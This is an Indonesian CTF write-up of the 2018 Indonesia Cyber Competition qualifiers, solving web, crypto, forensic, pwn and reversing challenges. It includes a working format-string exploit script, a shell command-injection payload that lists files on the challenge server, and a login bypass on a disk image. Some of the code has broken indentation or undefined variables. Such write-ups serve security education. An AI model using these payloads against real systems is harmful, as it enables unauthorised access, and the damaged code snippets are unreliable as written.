Write-up
Indonesia Cyber Competition Quals

CAPTURE THE FLAG

Indonesia Cyber competition

2018

0x27

Usman Abdul Halim

Daftar Isi

Web


Do no cheat! (30 pts)

```
λ › curl http://206.189.88.9:6301/ | jsbeautifier
...
var keyCodes = [],
           secretstroke = "38,38,40,40,37,39,37,39,66,65";
...
$(document).keydown(function(t) {
           keyCodes.push(t.keyCode), 0 <=
keyCodes.toString().indexOf(secretstroke) &&
($(document).unbind("keydown", arguments.callee), $.post("flag.php",
function(t) {
                alert(t)
           }))
     }), Point.prototype.draw = function(t) {
           this.value = charArr[randomInt(0, charArr.length -
1)].toUpperCase(), this.speed = randomFloat(1, 5), ctx2.fillStyle =
"rgba(255,255,255,0.8)", ctx2.font = fontSize + "px san-serif",
ctx2.fillText(this.value, this.x, this.y), t.fillStyle = "#0F0",
t.font = fontSize + "px san-serif", t.fillText(this.value, this.x,
this.y), this.y += this.speed, this.y > ch && (this.y =
randomFloat(-100, 0), this.speed = randomFloat(2, 5))
     };
...
```


Secara singkat, **secretstroke** ini berisi keyCode event javaScript yang jika di input secara terurut, akan mengeluarkan alert yang berisi flag. Keycode bisa dicek di website http://keycode.info

Flag: **IDCC{0nlY_th3_we4K_che4T}**

007 (100 pts)



Unfortunately, phone has stahpd working!



Saat mengakses website dengan browser desktop, akan muncul *notice* “Unfortunately, ..." (screenshot di kiri). Dengan mengganti User-Agent ke Android ternyata berubah tampilannya (screenshot di kanan). Icon-icon game PUBG ini memberikan akses ke suatu link berisi file APK yang sama. Decompile resource APK dengan apktool, didapat beberapa string yang menarik.

```
λ › grep -Ri ‘007’ res/values/string.xml
      <string name="app_host">007_h0st.txt</string>
      <string name="app_name">007</string>
      <string name="app_origin">agent_007.com</string>
      <string name="app_value">0071337</string>
```

007_h0st.txt terlihat seperti langkah hint selanjutnya, karena agent_007.com sepertinya tidak terdaftar.

```
λ › curl http://206.189.88.9:9001/007_h0st.txt
http://206.189.88.9:9001/flag.php
λ › curl http://206.189.88.9:9001/flag.php
Wrong origin
```

Uh. Oh, tapi dari beberapa strings yang menarik tadi, ada yang menyinggung origin.

```
λ › curl http://206.189.88.9:9001/flag.php  -H 'Origin:
agent_007.com'
Agent required!
```

Ugggh. Dari beberapa strings yang menarik tadi, ada yang menyinggung agent juga.

```
λ › curl -X POST http://206.189.88.9:9001/flag.php -H 'Origin:
agent_007.com' --data "agent=0071337"
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}
```

Flag: **IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}**

Cryptography

DecryptMe (50 pts)

```
from base64 import *

def enkripsi(plain, keys):
    enc = []
    plain = b64encode(plain)
    for i, l in enumerate(plain):
    kunci = ord(keys[i % len(keys)])
    teks = ord(l)
    enc.append(chr((teks + kunci) % 127))
    return ''.join(enc)
```

Idenya karena penggunaan **kunci** selalu berulang, panjangnya dapat ditebak dengan analisa statistik, tapi karena soal ini cukup sederhana bruteforce sepertinya sudah cukup.

```
λ › cat brute.py
flag = 'IDCC{'
cipher = open('enkripsi').read()

for i in range(10):
    for c in range(0x100):
    key[i] = chr(c)
    if enkripsi(flag, ''.join(key)).startswith(cipher[:i + 1]):
        break
    print ''.join(key)
λ › python brute.py
raaaaaaaaa
raaaaaaaaa
rajaaaaaaa
rajaaaaaaa
rajaraaaaa
rajaraaaaa
rajarakaaa # rajarajaraja ???
rajarakxaa
rajarakxa
rajarakx
```

Buat fungsi dekripsi, jalankan solver,

```
def dekripsi(plain,keys):
    enc=[]
    for i, l in enumerate(plain):
    kunci = ord(keys[i % len(keys)])
    teks = ord(l)
    enc.append(chr((teks - kunci) % 127))
    return ''.join(enc)

# python decryptme.py
IDCC{S1mpl3_4nd_stR4ight}
```

Flag: **IDCC{S1mpl3_4nd_stR4ight}**

OldCrypt (70 pts)

Diberikan 2 file ASCII text, kunci dan flag. Dengan sedikit mencoba mengganti huruf-huruf di flag dengan yang di kunci (seperti substitution cipher dengan huruf ‘0’ dan ‘4’ di hapus terlebih dahulu), didapat sebagian plain text yang dapat dibaca.
Dengan begitu dapat dipastikan bahwa ini adalah substitution cipher.
Full solver,

```
import string

kunci = open('kunci').read().replace('4', '').replace('0', '')
kunci = kunci + kunci.upper()
alpha = string.lowercase + string.uppercase
subs = string.maketrans(kunci, alpha)
flag = open('flag').read()

print flag.translate(subs)

# IDCC{y0u_Pwn3D_m3_n1Ce}
```

Flag: **IDCC{y0u_Pwn3D_m3_n1Ce}**

Forensic


Freedom (120 pts)

```
λ › fdisk -l image.img
Disk image.img: 52.5 MiB, 55050240 bytes, 107520 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xb6db02a0

Device     Boot Start End Sectors Size Id Type
image.img1 *     512   8703 8192   4M 83 Linux
image.img2       9216 107519   98304  48M 83 Linux
```

Bootable img, bisa dijalankan dengan qemu, tapi sebelum masuk perlu login. Ini saya bypass degan mengubah /bin/login.sh menjadi seperti berikut.

```
λ › cat image/bin/login.sh
#!/bin/sh
# Copyright (C) 2006-2011 OpenWrt.org

cat << EOF
 === IMPORTANT ============================
  Use 'passwd' to set your login password
  this will disable telnet and enable SSH
 ------------------------------------------
EOF

exec /bin/ash --login
λ › qemu-system-i386 image.img
```

Setelah dijalakan, saya mencoba mencari file flag atau string IDCC,



```
=== IMPORTANT ============================
 Use 'passwd' to set your login password
 this will disable telnet and enable SSH
------------------------------------------


BusyBox v1.23.2 (2016-01-02 14:04:44 CET) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
-----------------------------------------------------
 CHAOS CALMER (15.05.1, r48532)
-----------------------------------------------------
  * 1 1/2 oz Gin            Shake with a glassful
  * 1/4 oz Triple Sec       of broken ice and pour
  * 3/4 oz Lime Juice       unstrained into a goblet.
  * 1 1/2 oz Orange Juice
  * 1 tsp. Grenadine Syrup
-----------------------------------------------------
root@OpenWrt:/# ls
bin         etc         lib         mnt         proc        root        sys         usr         www
dev         init        lost+found  overlay     rom         sbin        tmp         var
root@OpenWrt:/# find / | grep flag
/sys/devices/pnp0/00:05/tty/ttyS0/flags
/sys/devices/pci0000:00/0000:00:03.0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/br-lan/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/usr/lib/lua/luci/view/flag.lua
root@OpenWrt:/# _
```

```
root@OpenWrt:/# lua /usr/lib/lua/luci/view/flag.lua
IDCC{OpenWRTi5900D!}
```

Flag: **IDCC{OpenWRTi5900D!}**

Pwn

Format Play (50 pts)

Sesuai nama soal, terdapat format string bug di **main()**

```
// main(), r2dec, pdd @ main
...
    x86_get_pc_thunk_bx (); // setup relative offset
    ebx += 0x19a6;
...
    eax = format;  // input
    eax = ebx - 0x17fe;
    isoc99_scanf (eax, eax);
...
    eax = format;
    printf (eax); // format string
...
    eax = *((int32_t*) ebx + 0x34); // obj.secret @ 0x804a034
    if (eax == 0xbeef) {
        eax = ebx - 0x17ec;
        puts (eax);
        eax = ebx - 0x17db;  // str.bin_cat_._flag.txt
        system (eax);
    }
    else {
        eax = *((int32_t*) ebx + 0x34);
        eax = ebx - 0x17c7;
        printf (eax);
        eax = ebx - 0x17bb;
        puts (eax);
    }
...
```

Dari ini, sudah terlihat jelas bagaimana proses selanjutnya, hanya perlu overwrite value **obj.secret** menjadi 0xBEEF dengan format string. Full exploit,

```
#!/usr/bin/env python
from pwn import *
import sys

if sys.argv.__len__() == 3:
    r = remote(sys.argv[1], int(sys.argv[2]))
else:
      r = process(sys.argv[1])
      # gdb.attach(r, gdbcmd)

payload  = p32(0x0804A034) # obj.secret
payload += '%{}x'.format(0xBEEF-4) # value
payload += '%7$n' # tabrakkkkk

r.sendline(payload)

r.interactive()
```

FLAG: **IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}**

Password Generator (100 pts)

Unintended solution? Saat mengirimkan payload **‘&<`ls`’** langsung keluar flagnya.

```
[+] Opening connection to 178.128.106.125 on port 1337: Done
###########################################
######## Random Password Generator ########
###########################################
Insert Length: fold: invalid number of columns: ‘’
/bin/sh: 1: cannot open flag
flag
IDCC{Br3ak_Y0urZ_LImIT}
password-generator.py
run.sh
IDCC{Br3ak_Y0urZ_LImIT}
password-generator.py
run.sh: No such file
tr: write error: Broken pipe


[*] Closed connection to 178.128.106.125 port 1337
```

FLAG: **IDCC{Br3ak_Y0urZ_LImIT}**

Reversing

EzPz (50 pts)

```
[0x00405370]> is ~GHC
...
5920 0x0000e4c8 0x0040e4c8 GLOBAL     OBJ  6
base_GHCziShow_DZCShow_con_info
5922 0x000cc0f8 0x006cc0f8 GLOBAL     OBJ  0
base_GHCziTopHandler_zdstoDynzuzz_closure
5924 0x000cd490 0x006cd490 GLOBAL     OBJ  0
base_GHCziIOziFD_zdfIODeviceFD10_closure
5925 0x0004e218 0x0044e218 GLOBAL     OBJ  217
base_GHCziIOziHandleziText_hPutStr3_info
5930 0x000ce170 0x006ce170 GLOBAL     OBJ  0
base_GHCziForeign_zdwa1_closure
5931 0x000c8dd0 0x006c8dd0 GLOBAL     OBJ  0
base_GHCziList_zdLr2W0polyzuzdwgo2_closure
5932 0x00022388 0x00422388 GLOBAL     OBJ  6
base_GHCziIOziException_IOError_con_info
5933 0x000d0048 0x006d0048 GLOBAL     OBJ  0
base_GHCziEventziThread_zdLrb4Glvl16_closure
5934 0x000ce6f0 0x006ce6f0 GLOBAL     OBJ  0
base_GHCziIOziFD_stdout_closure
5935 0x000c9f80 0x006c9f80 GLOBAL     OBJ  0
base_GHCziIOziException_OtherError_closure
5936 0x000cc6b0 0x006cc6b0 GLOBAL     OBJ  0
base_GHCziEventziThread_zdLrb4rlvl1_closure
5938 0x000334c8 0x004334c8 GLOBAL     OBJ   17
base_GHCziIOziException_zdfShowAsyncExceptionzuzdcshowList_info
5944 0x000489b8 0x004489b8 GLOBAL     OBJ   85
base_GHCziIOziEncoding_getForeignEncoding4_info
5945 0x000cd248 0x006cd248 GLOBAL     OBJ  0
base_GHCziIOziException_zdLr6EJlvl16_closure
5950 0x000228e8 0x004228e8 GLOBAL     OBJ   92
base_GHCziIOziException_zdfShowAllocationLimitExceeded1_info
5951 0x000d06a8 0x006d06a8 GLOBAL     OBJ  0
base_GHCziShow_asciiTab30_closure
...
```

Dari symbol, banyak nama GHC... ini termasuk ciri-ciri binary dari Haskell. Untuk itu, dapat digunakan **gereeter/hsdecomp** untuk decompile binary.

```
...
Main_main_closure = >>= $fMonadIO
      getProgName
      (\s2cT_info_arg_0 ->
      print
            ($fShow[] $fShowChar)
...
```

Hasil decompile outputnya agak banyak, tapi dari bagaimana program bekerja yang langsung print sesuatu, saya berasumsi **getProgName** adalah input untuk binary ELF ini.

> getProgName :: IO String
> Computation **getProgName**, returns the name of the program as it was invoked.

Dengan asumsi itu, input adalah nama file ELF itu sendiri. Sedikit test run, dengan mengganti nama file-nya,

```
λ › mv ./ezpz IDCC
λ › ./IDCC
"c=/2Hp55"
λ › mv IDCC IDCC\{
λ › ./IDCC\{
"c=/2Hs!5"
```

... dan ternyata benar. Flag bisa didapat dengan bruteforce nama file menjadi flag. Mohon maaf kalau kelihatan agak cupu, tapi bruteforce by hand satu-per-satu ternyata lebih cepat daripada saya pusing memikirkan bagaimana algoritmanya. Full script helper,

```
from pwn import *
import os, sys

context.log_level = 'warn'

out = 'c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5'

def run(baru):
      os.rename('ezpz', baru)
```

```
     hasil = process('./{}'.format(baru)).recvline()
     os.rename(baru, 'ezpz')
     return hasil.replace('\"', '')

alpha =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_}{'

flag = sys.argv[1]

for i in alpha:
     cek = flag + i
     hasil = run(cek).strip()
     print i, hasil
...
λ › python solve.py IDCC\{h4s | grep c=/2HsfweAeT
k c=/2HsfweAeT
λ › python solve.py IDCC\{h4sk | grep c=/2HsfweAeTC
0 c=/2HsfweAeTC|55
1 c=/2HsfweAeTCH55
2 c=/2HsfweAeTC~55
3 c=/2HsfweAeTCp55
λ › python solve.py IDCC\{h4sk3 | grep c=/2HsfweAeTCzp
L c=/2HsfweAeTCzp5
...
```

FLAG: **IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}**

BabyShark (80 pts)

Diberikan file Binary ELF *compiled with dmd* (D lang). Setelah dibuka dengan radare2, ada fungsi yang terkait dengan enkripsi data.

```
λ › ./babyshark
Flagnya sudah terenkripsi dengan aplikasi ini:
535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447
d2b2a7f452f456e67
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
λ › r2 ./babyshark
[0x0044a810]> s sym._Dmain # main function D lang
[0x0044bf30]> af
```

```
[0x0044bf30]> pdf
┌ (fcn) sym._Dmain 125
│   sym._Dmain ();
│          ; var int local_10h @ rbp-0x10
│          ; var int local_8h @ rbp-0x8
│          0x0044bf30      55               push rbp
│          0x0044bf31      488bec           mov rbp, rsp
│          0x0044bf34      4883ec10         sub rsp, 0x10
│          0x0044bf38      488d0de37405.  lea rcx,
str.Flagnya_sudah_terenkripsi_dengan_aplikasi_ini: ; obj._TMP3 ;
0x4a3422 ; "Flagnya sudah terenkripsi dengan aplikasi ini: "
│          0x0044bf3f      b82f000000       mov eax, 0x2f
     ; '/' ; 47
│          0x0044bf44      4889c2           mov rdx, rax
│          0x0044bf47      488955f0         mov qword [local_10h],
rdx
│          0x0044bf4b      48894df8         mov qword [local_8h], rcx
│          0x0044bf4f      64488b042500.  mov rax, qword fs:[0]
│          0x0044bf58      480305396027.  add rax, qword [0x006c1f98]
│          0x0044bf5f      488b5008         mov rdx, qword [rax + 8]
     ; [0x8:8]=-1 ; 8
│          0x0044bf63      488b38           mov rdi, qword [rax]
│          0x0044bf66      4889d6           mov rsi, rdx
│          0x0044bf69      e826ffffff       call
sym._D9babyshark9hexencodeFAyaZQe
│          0x0044bf6e      4889c7           mov rdi, rax
│          0x0044bf71      488b4df8         mov rcx, qword [local_8h]
│          0x0044bf75      4889d6           mov rsi, rdx
│          0x0044bf78      488b55f0         mov rdx, qword
[local_10h]
│          0x0044bf7c      e88b430200       call
sym._D3std5stdio__T7writelnTAyaTQeZQqFNfQmQoZv
│          0x0044bf81      488d15ca7405.  lea rdx,
str.Pembuatannya_dilakukan_pada_waktu_kompilasi_: ; obj._TMP4 ;
0x4a3452 ; "Pembuatannya dilakukan pada waktu kompilasi :)"
│          0x0044bf88      bf2e000000       mov edi, 0x2e
     ; '.' ; 46
│          0x0044bf8d      4889d6           mov rsi, rdx
│          0x0044bf90      e85b480200       call
sym._D3std5stdio__T7writelnTAyaZQnFNfQjZv
```

```
 |          0x0044bf95      488d15e57405.  lea rdx,
str.Bisakah_kamu_mengembalikan_Flagnya ; obj._TMP5 ; 0x4a3481 ;
"Bisakah kamu mengembalikan Flagnya?"
 |          0x0044bf9c      bf23000000      mov edi, 0x23
     ; '#' ; 35
 |          0x0044bfa1      4889d6          mov rsi, rdx
 |          0x0044bfa4      e847480200      call
sym._D3std5stdio__T7writelnTAyaZQnFNfQjZv
 |          0x0044bfa9      31c0            xor eax, eax
 |          0x0044bfab      c9              leave
 └          0x0044bfac      c3              ret
[0x0044bf30]> is ~encrypt
3485 0x0004a908 0x0044a908   WEAK   FUNC 5515
_D9babyshark7encryptFNaNfAyaZQe
```

_D9babyshark7encryptFNaNfAyaZQe merupakan fungsi encryptnya, analisa lebih lanjut,

```
[0x0044a908]> pdf
 |          ;-- loc._31:
 ┌ (fcn) sym._D9babyshark7encryptFNaNfAyaZQe 5515
 |   sym._D9babyshark7encryptFNaNfAyaZQe (int arg1, int arg2);
 |          ; var int local_10h @ rbp-0x10
 |          ; var int local_8h @ rbp-0x8
 |          ; arg int arg1 @ rdi
 |          ; arg int arg2 @ rsi
 |          0x0044a908      55              push rbp
 |          0x0044a909      488bec          mov rbp, rsp
 |          0x0044a90c      4883ec10        sub rsp, 0x10
 |          0x0044a910      48897df0        mov qword [local_10h],
rdi  ; arg1
 |          0x0044a914      488975f8        mov qword [local_8h], rsi
; arg2
 |          0x0044a918      488b55f8        mov rdx, qword [local_8h]
 |          0x0044a91c      488b45f0        mov rax, qword
[local_10h]
 |          0x0044a920      4889c7          mov rdi, rax
 |          0x0044a923      4889d6          mov rsi, rdx
 |          0x0044a926      e869a40000      call
sym._D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx
 |          0x0044a92b      4889c7          mov rdi, rax
 |          0x0044a92e      4889d6          mov rsi, rdx
 |          0x0044a931      e8e2c10000      call
sym._D9babyshark__T3encVAyaa3_323232ZQsFNaNfQuZQx
...
 |          0x0044be86      4889c7          mov rdi, rax
 |          0x0044be89      4889d6          mov rsi, rdx
 |          0x0044be8c      e893380200      call
sym._D9babyshark__T3encVAyaa9_343939343939343939ZQBeFNaNfQBhZQBl
 |          0x0044be91      c9              leave
 └          0x0044be92      c3              ret
```

Enkripsi melakukan beberapa kali pemanggilan fungsi _D9babyshark__T3encVAyaa..., analisa lebih lanjut lagi ke salah satu fungsi tersebut,

```
[0x00454d94]> pdf
 ┌ (fcn) sym._D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx 202
 |   sym._D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx (int arg1, int
arg2);
 |          ; var int local_98h @ rbp-0x98
 |          ; var int local_90h @ rbp-0x90
 |          ; var int local_80h @ rbp-0x80
 |          ; var int local_78h @ rbp-0x78
 |          ; var int local_70h @ rbp-0x70
 |          ; var int local_40h @ rbp-0x40
 |          ; var int local_20h @ rbp-0x20
 |          ; var int local_18h @ rbp-0x18
 |          ; var int local_10h @ rbp-0x10
 |          ; var int local_8h @ rbp-0x8
 |          ; arg int arg1 @ rdi
 |          ; arg int arg2 @ rsi
 |          ; CALL XREF from sym._D9babyshark7encryptFNaNfAyaZQe
(0x44a926)
 |          0x00454d94      55              push rbp
 |          0x00454d95      488bec          mov rbp, rsp
 |          0x00454d98      4881eca00000.   sub rsp, 0xa0
 |          0x00454d9f      48899d68ffff.   mov qword [local_98h], rbx
 |          0x00454da6      48897df0        mov qword [local_10h],
rdi  ; arg1
 |          0x00454daa      488975f8        mov qword [local_8h], rsi
; arg2
```

```
│          0x00454dae      e8ad000000      call
sym._D3std4conv__T2toTiZ__TQjTmZQoFNaNfmZi
│          0x00454db3      888570ffffff   mov byte [local_90h], al
│          0x00454db9      488d0d30e604.  lea rcx, obj._TMP0
     ; 0x4a33f0
│          0x00454dc0      31c0            xor eax, eax
│          0x00454dc2      48894580        mov qword [local_80h],
rax
│          0x00454dc6      48894d88        mov qword [local_78h],
rcx
│          0x00454dca      488d1536ef04.  lea rdx, obj._TMP238
     ; 0x4a3d07 ; "111"
│          0x00454dd1      be03000000      mov esi, 3
│          0x00454dd6      488d7dc0        lea rdi, [local_40h]
│          0x00454dda      e819010000      call
sym._D3std5range__T5cycleTAyaZQlFNaNbNiNfQpZSQBnQBm__T5CycleTQBjZQl
│          0x00454ddf      4889c3          mov rbx, rax
│          0x00454de2      ff7318          push qword [rbx + 0x18]
│          0x00454de5      ff7310          push qword [rbx + 0x10]
│          0x00454de8      ff7308          push qword [rbx + 8]
│          0x00454deb      ff33            push qword [rbx]
│          0x00454ded      488b55f8        mov rdx, qword [local_8h]
│          0x00454df1      488b75f0        mov rsi, qword
[local_10h]
│          0x00454df5      488d7d90        lea rdi, [local_70h]
│          0x00454df9      e87a030000      call
sym._D3std5range__T3zipTSQtQr__T5CycleTAyaZQlTQhZQBeFNaNbNiNfQBlQzZSQ
CkQCj__T11ZipShortestVEQDi8typecons__T4FlagVQCwa18_616c6c4b6
│          0x00454dfe      4883c420        add rsp, 0x20
│          ; CODE XREF from
sym._D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx (0x454e4b)
│     ┌──> 0x00454e02      488d7d90        lea rdi, [local_70h]
│     ⁝   0x00454e06   e825040000      call 0x455230
│     ⁝   0x00454e0b   3401            xor al, 1
│     ┌────< 0x00454e0d     743e            je 0x454e4d
│     │⁝   0x00454e0f      488d7d90        lea rdi, [local_70h]
│     │⁝   0x00454e13      e8dc040000      call 0x4552f4
│     │⁝   0x00454e18      488945e8        mov qword [local_18h],
rax
│     │⁝   0x00454e1c      488d45e8        lea rax, [local_18h]
│     │⁝   0x00454e20      488945e0        mov qword [local_20h],
rax
```

```
 │     │⁝   0x00454e24       488b4de0         mov rcx, qword
[local_20h]
 │     │⁝   0x00454e28       488d5104         lea rdx, [rcx + 4]
      ; 4
 │     │⁝   0x00454e2c       8b30             mov esi, dword [rax]
 │     │⁝   0x00454e2e       3332             xor esi, dword [rdx]
 │     │⁝   0x00454e30       0fb69d70ffff.   movzx ebx, byte [local_90h]
 │     │⁝   0x00454e37       33f3             xor esi, ebx
 │     │⁝   0x00454e39       488d7d80         lea rdi, [local_80h]
 │     │⁝   0x00454e3d       e8ee0c0200       call sym._d_arrayappendcd
 │     │⁝   0x00454e42       488d7d90         lea rdi, [local_70h]
 │     │⁝   0x00454e46       e805050000       call 0x455350
 │     │ └──< 0x00454e4b     ebb5             jmp 0x454e02
 │     └────> 0x00454e4d     488b5588         mov rdx, qword
[local_78h]
 │          0x00454e51       488b4580         mov rax, qword
[local_80h]
 │          0x00454e55       488b9d68ffff.   mov rbx, qword [local_98h]
 │          0x00454e5c       c9               leave
 └          0x00454e5d       c3               ret
```

Dengan bantuan d-tools/demangle, beberapa symbol dengan nama aneh ini dapat dibaca sedikit lebih jelas, pseudo-???

```
pure nothrow @nogc @safe std.range.Cycle!(immutable(char)[]).Cycle
std.range.cycle!(immutable(char)[]).cycle(immutable(char)[]) // “111”
...
pure nothrow @nogc @safe std.range.Cycle!(immutable(char)[]).Cycle
std.range.cycle!(immutable(char)[]).cycle(immutable(char)[])
...
pure nothrow @nogc @safe std.range.ZipShortest!(0,
std.range.Cycle!(immutable(char)[]).Cycle,
